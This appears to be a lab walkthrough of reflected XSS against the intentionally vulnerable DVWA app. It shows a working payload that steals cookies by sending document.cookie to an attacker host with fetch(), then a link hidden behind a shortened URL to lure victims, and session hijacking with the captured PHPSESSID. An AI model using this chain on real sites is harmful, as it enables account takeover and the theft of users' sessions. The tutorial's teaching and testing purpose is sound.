Reflected XSS Attack POC

There are three types of XSS (Cross Site Scripting) attacks:

1. Reflected
2. Stored
3. DOM-based


Let's take a look at reflective attacks from a practical standpoint. We'll go beyond the basic alert box that is typically used to identify them.

We're going up against an intentionally vulnerable application that is used for just these types of scenarios.


A reflected XSS attack is processed within the browser (inside of the HTML code). The attack is not presistent and therefore reflected back to the intended target only.

Here's a very basic example of what this looks like.

We have an input field that is asking for a name. If we enter a name, that value is reflected back at us via the page (it is not stored anywhere).




What if we try to manipulate the value? Let's try to add HTML header tags around it to change the size. The point here is to see if the application treats this as code and executes it.




Great, we now know that we can inject code into this field and it will be processed. Let's try to add a javascript alert box and see if that also gets processed.

Here's our code for the alert box.
<script>alert("You've been hacked!")</script>

If we enter this into the input field and submit, we see that the code was executed.


What's your name?

'ou've been hacked!")</script>



192.168.1.170

You've been hacked!

The page popped up an alert box. So we know that this page is vulnerabile to Reflective XSS.


How can we use this from a practical standpoint? There are lots of things we can do. For this example, let's focus on stealing the user's cookie.

First we need to create a simple javascript file that will fetch the cookie value. We will host this on our (attacker) machine using a simple HTTP server. In this case, I'm using Python.


```
let cookie = document.cookie
let encodedCookie = encodeURIComponent(cookie)
fetch("http://192.168.1.171/exfil?data=" + encodedCookie)
```

This file will pass the encoded cookie to a data parameter in a URL that hits our HTTP server. We can execute this script by putting its path into the source field of our script tag.

If we enter the script below into the input field and submit it, the remote cookie.js script executes within the browser, which then passes the cookie to our HTTP server via a data parameter in the GET request.
<script src="http://192.168.1.171/cookie.js"></script>


```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.171 - - [20/Mar/2024 11:06:10] "GET /cookie.js HTTP/1.1" 200 -
192.168.1.171 - - [20/Mar/2024 11:06:10] code 404, message File not found
192.168.1.171 - - [20/Mar/2024 11:06:10] "GET /exfil?data=security%3Dlow%3B%20PHPSESSID%3Drea6urb9g6a1p4ee6j0ck7a6j4%3B%20acopendivids%3Dswingse
t%2Cjotto%2Cphpbb2%2Credmine%3B%20acgroupswithpersist%3Dnada HTTP/1.1" 404 -
```

We can use a URL decoder to clean this up and get the cookie value in a more human-readable

format.
security=low; PHPSESSID=rea6urb9g6a1p4ee6j0ck7a6j4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada

We could potentially use the cookie session info to impersonate the user and hijack their session. We'll do that shortly.

Now...we executed this code ourselves, the trick is getting a user to execute it. We can take the full GET request and obfuscate it.

http://192.168.1.170/dvwa/vulnerabilities/xss_r/?-name=%3Cscript+src%3D%22http%3A%2F%2F192.168.1.171%2Fcookie.js%22%3E%3C%2Fscript%-3E#

to


https://tinyurl.com/nhad5cb7

If we get the user to click on the new, smaller URL, we'll get their session cookie.


Now let's look at putting the session to use. If we look at the cookie value captured earlier, there's one particular value we're interested in, **PHPSESSID=rea6urb9g6a1p4ee6j0ck7a6j4**

For the sake of this example, we already know that this vulnerable web application has a phpinfo.php page. Let's try to access that page from a system that has never authenticated to this vulnerable web app and therefore does not have a valid session cookie value.

We enter the URL to directly hit the phpinfo page, and we are redirected to a login window.


Damn Vulnerable Web App (
http://192.168.1.170/dvwa/phpinfo.php
DVWA
Username
Password
Login

Let's use a cookie manager to take a look at the cookie that's stored for this site.



Cookie Manager

192.168.1.170 2

security

PHPSESSID

Name: PHPSESSID

Value: 08jr678sf4lv59lcvgt9hpru16

Domain: 192.168.1.170


Path: /

Expiration: 2024-3-20 11:38:32

SameSite: unspecified

[✓] hostOnly [ ] httpOnly [ ] secure [✓] session

We have a PHPSESSID cookie value, but it is different from the value we captured from our victim. What if we change this value to that of the victim's and refresh the URL call to the phpinfo page?




192.168.1.170 2

PHPSESSID

Name: PHPSESSID
Value: rea6urb9g6a1p4ee6j0ck7a6j4
Domain: 192.168.1.170
Path: /
Expiration: 2024-3-20 11:40:33
SameSite: unspecified

[✓ hostOnly] httpOnly secure [✓ session]

By using the captured session, we are now able to get directly into the site without having to pass credentials.



PHP Version 5.3.2-1ubuntu4.30

System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Apr 17 2015 15:01:49
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk